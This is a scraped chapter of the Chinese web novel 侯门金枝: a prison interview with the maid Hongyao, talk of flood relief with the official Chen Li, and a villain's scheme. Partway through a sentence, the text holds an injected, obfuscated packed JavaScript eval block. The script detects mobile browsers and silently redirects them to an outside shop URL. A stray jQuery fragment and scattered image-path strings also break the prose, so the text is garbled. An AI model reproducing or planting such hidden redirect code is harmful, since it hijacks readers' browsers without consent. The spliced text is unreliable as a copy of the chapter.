文趣网 > 都市小说 > 侯门金枝 > 49. 第 49 章
    杨湫听得入神,情不自禁地握紧了拳头:“那后来呢?”

    红药脸上充满了对过往幸福的追忆:“后来呀?后来我们被勾栏的打手追着跑,实在走投无路了,就一起投河。”

    杨湫瞪大了眼睛,愕然地看着红药。

    “老天不让我死啊,我们被人捞上了岸。夫人救了我,留我在身边当丫鬟,九郎就在外头洒扫。”

    “夫人替我起了新名字,说从此就能抛下过去,重新开始。”红药屈膝,伸出双臂抱住自己。

    “原来如此,你们的事,我明白了。”杨湫垂下头,十分惋惜地道。

    “三小姐,既然来看我,总不会只有这一件事想问的吧?”红药说道。

    “红药姑娘。”杨湫轻轻开口:“你想报仇吗?”

    红药愣了一下,忽然爆发出一阵大笑,眼泪顺势滑落:“报仇?我有什么仇可以报呀。三小姐。”

    “害死初九的人。”杨湫面不改色,手心里却满是冷汗:“红药姑娘,你当真能做到问心无愧?”

    “我为何有愧?”红药喃喃道。

    “你愧对的不是初九,也不是你的主子。”杨湫深吸一口气,坚定地盯着红药的眼睛:“你当年为了不再受人摆布出逃,如今却被你的主子利用,成为工具,甚至你的性命他也丝毫不顾。”

    “可那又怎么样?主人有恩于我,你怎么会明白?”红药怒吼一声,眼泪不断涌出:“你怎么会懂!”

    “他对你的恩情,值得你用一辈子去赔吗?”杨湫说得决绝:“他对你有多大的恩情,你需要为他杀人放火,为他沾满鲜血。可是你的主子呢?”

    “你和初九不过是一颗随时能够抛弃的棋子,初九死了,他死了,甚至是被灭口的。”

    杨湫一口气说完,声音开始颤抖:“红药,你愧对的分明是当初的自己。”

    红药哂笑起来,似乎不愿再多言。

    杨湫站起身,缓缓走出了牢房,又回头瞧了一眼:“如今尘埃落定,你终究逃不出死路一条,值得吗?”

    “无所谓。”红药耸耸肩,伸手抹掉了泪花:“什么值不值,我的命没有那么值钱。”

    “是吗?”杨湫只淡淡地说道:“也许在某个人眼里,重逾千金。”

    红药不为所动,甚至闭上了眼。

    “这条汗巾他一直带在身上,从不离身。这样粗浅的针脚,他却十分看重。”

    杨湫叹息一声:“这样东西应该当做物证封存,不过,我想初九也希望东西能交给你保管吧,红药姑娘。”

    “后会无期。来日若有缘分,我自当替你在佛前上一炷香,愿你往生极乐。”

    “站住!”红药喊住了杨湫:“九郎,到底是怎么死的。”

    半个时辰后。

    杨湫踏出死牢的门槛,脚步十分沉重。红药又哭又笑,满脸泪痕,不知是悔恨还是悲伤。

    “情况如何?她没有伤到你吧?”赵瑾一直等候在死牢之外,见杨湫出现,立刻迎了上去。

    “没有,她并非那种人。”杨湫说完,忍不住扼腕叹息:“我知道幕后主使是谁了。”

    “是他?”赵瑾心里也有了一个答案,却是难以置信:“为何?”

    “人心总是易变的,谁能说得准。”杨湫摇摇头,声音沉了下去:“还不到时候。”

    一阵夜风吹散了河洛的春花,在满城落花之中,一轮红日静静挂在天边。

    “关于之后如何修缮堤坝,微臣已经有了想法。”

    府衙的书房内,陈骊案上正铺开一张图纸,正是重新设计的加固方案。

    “光凭那些河工,贯通仍需许多时日,眼下是春耕的重要时节,应当尽快恢复。”陈骊眼下虽有淡淡青黑,却是精神饱满:“微臣已经想好了,召集那些流民,以工代赈。”

    “以工代赈?”杨湫重复了一遍,不由得会心一笑:“一来解决了人手的问题,二来这也避□□民落草为寇,对河洛治安形成威胁。”

    “正是如此。”陈骊‘哈哈’笑了起来,随即又有些怅然:“先前流民集结,被有心人煽动抢劫州府,唉——”

    “是城楼上被吊起示众的那些人?”杨湫皱起眉头,神情写满了不忿:“这些人真是可恶至极,自己不敢出头,反而去祸害那些流离失所的百姓!”

    “唉,当时侯爷执意如此,我也没办法。”陈骊再度叹了口气。

    “定陵侯下令的?”赵瑾听完,心里‘咯噔’一声,连忙追问道:“他们犯了什么罪,要如此严惩?”

    “侯爷说是冲击朝廷赈灾粥棚,罪同谋反。再加上前日溃堤,民怨沸腾,这才不得已向朝廷请求起兵镇压。”

    陈骊说到此处,对侯爷亦是颇有微词:“侯爷也是忒心急,流民不过求一顿饱饭,何苦如此呢?”

    赵瑾正欲冷笑,想起杨湫在这,又硬生生压了下去,熟料杨湫听完,却是发出一声哂笑。

    “三小姐,您这是?”陈骊大感惊异,暗自思索这父女俩是唱哪一出戏。

    “陈大人见谅。家父行事不妥之处,我也无颜求您谅解。”杨湫怒极反笑。

    “静梧。”赵瑾唤了一声,看着陈骊的目光有些歉疚:“只是气话而已,陈大人不必放在心上。”

    “赈灾的事情告一段落,接下来是否该算总账了?”杨湫忽然说道。

    “不错,方湜犯下的这些罪行,早该公之于众!只是这样做——”陈骊犹豫地看着杨湫:“会不会连累令尊?”

    “人总要为了自己做下的事付出代价,陈大人。”杨湫冷笑着道。

    赵瑾暗自叹了口气:“侯爷的失职之罪我们也不会隐瞒,不过念在侯爷自请赈灾,又感染瘟疫险些丧命,陛下兴许会酌情宽宥。”

    “殿下说的也是,这原本也不是微臣该关心的。”陈骊忍不住试探道:“殿下,三小姐,侯爷这病如何了?”

    “这——”赵瑾忽然长叹一声:“毫无起色。”

    “三小姐医术绝伦,竟然也毫无办法?”陈骊惊讶道。

    杨湫十分沉痛地点点头:“多谢陈大人关怀,家父的确——”

    “河洛也有不少名医,若是需要,微臣可代为引荐。希

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17524829|203441||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    望侯爷能早日康复。”陈骊不免十分关切起来。

    “多谢好意,大人还要处置河洛军政事务,杨湫不欲您再费心费力。”杨湫露出恰到好处的感激,向陈骊一福身。

    “三小姐何必客气。侯爷一颗心到底也是装着百姓,奈何方湜等小人陷害,才落到如此境地。”陈骊感慨道。

    杨湫浅浅一笑:“我们就不打扰陈大人,先行告辞了。”

    “殿下,三小姐。”刚回到驿馆,赵瑾身边的亲卫便来禀报:“昨日三小姐说要找的那个人,找到了。”

    “看好他,不要走露风声。”杨湫呼出一口气,忽然问了一句:“方湜如今,还坐得住吗?”

    “看你安然无恙,想必是坐不住。”赵瑾淡淡道。

    “也是到了该收网的时候,我们便请这位方通判好好聊聊吧?”杨湫面上浮现出一丝冷笑:“他要抓,另一个藏在后面的,也不能放过。”

    方家祖宅。

    “什么?杨湫安然无恙?”方湜听到手下的汇报,将手里的茶盏砸的四分五裂。师爷倒是气定神闲,仿佛早有预料一般。

    “你不是说,要用劳什子瘟疫了结那个小丫头?”方湜冷笑起来,对着师爷怒目而视:“这就是你说的兵不血刃?天衣无缝?”

    师爷垂下头,并不言语。方湜心烦意乱,对着手下一叠声地说滚。

    “大人不必忧心。事到如今,还有釜底抽薪一招。”师爷眼神中闪过一丝狠厉的光:“当日定陵侯不就是被咱们用这种方法逼退的吗?”

    “你说得轻巧。康王又不是定陵侯那个胆小懦弱的家伙。”方湜一拂袖,满面怒容:“再来一次流民暴动,他们是带着朝廷的军队来的!”

    师爷默不作声,只是任由方湜发泄心中的不满:“陈骊那个匹夫,搞出来什么以工代赈,又掌握了全境米粮,商会名下的商铺赚不到一分钱!

    还有定陵侯那个首鼠两端的小人!说好我与他合作,让了三成利他还不满足,竟然转头就和陈骊合谋,想把我一网打尽,他们两个私吞方家的财产?

    从京城千里迢迢要卖他自己的赈灾粮不说,一口汤都不想分给我,姓杨的真是混账!”

    等到方湜骂够了,师爷才悠悠开口:“大人,若是您说的这些知情人都死了呢?”

    “你在说什么疯话?朝廷命官暴毙,谁能善罢甘休?更何况还有一个康王在那虎视眈眈。”方湜诧异地看着师爷。

    师爷走近方湜,在他耳边压低声音:“大人细想,只要您能笼络住康王,何须在意陈骊与定陵侯的威胁?”

    “此话当真?我看康王没那么好笼络,方浩那个蠢货用夺嫡来利诱,不还是失败了?”方湜十分怀疑。

    师爷却是一副胜券在握的模样:“康王或许不在乎夺嫡一事。却十分在乎杨三小姐。”“大人忘记了?杨三小姐失踪那两个时辰,康王亲自寻人,只怕这二人关系不浅。”

    师爷不疾不徐说道:“只要我们承诺不揭发定陵侯,保住杨家的名声,康王会不会看在三小姐的面子上,放您一马?”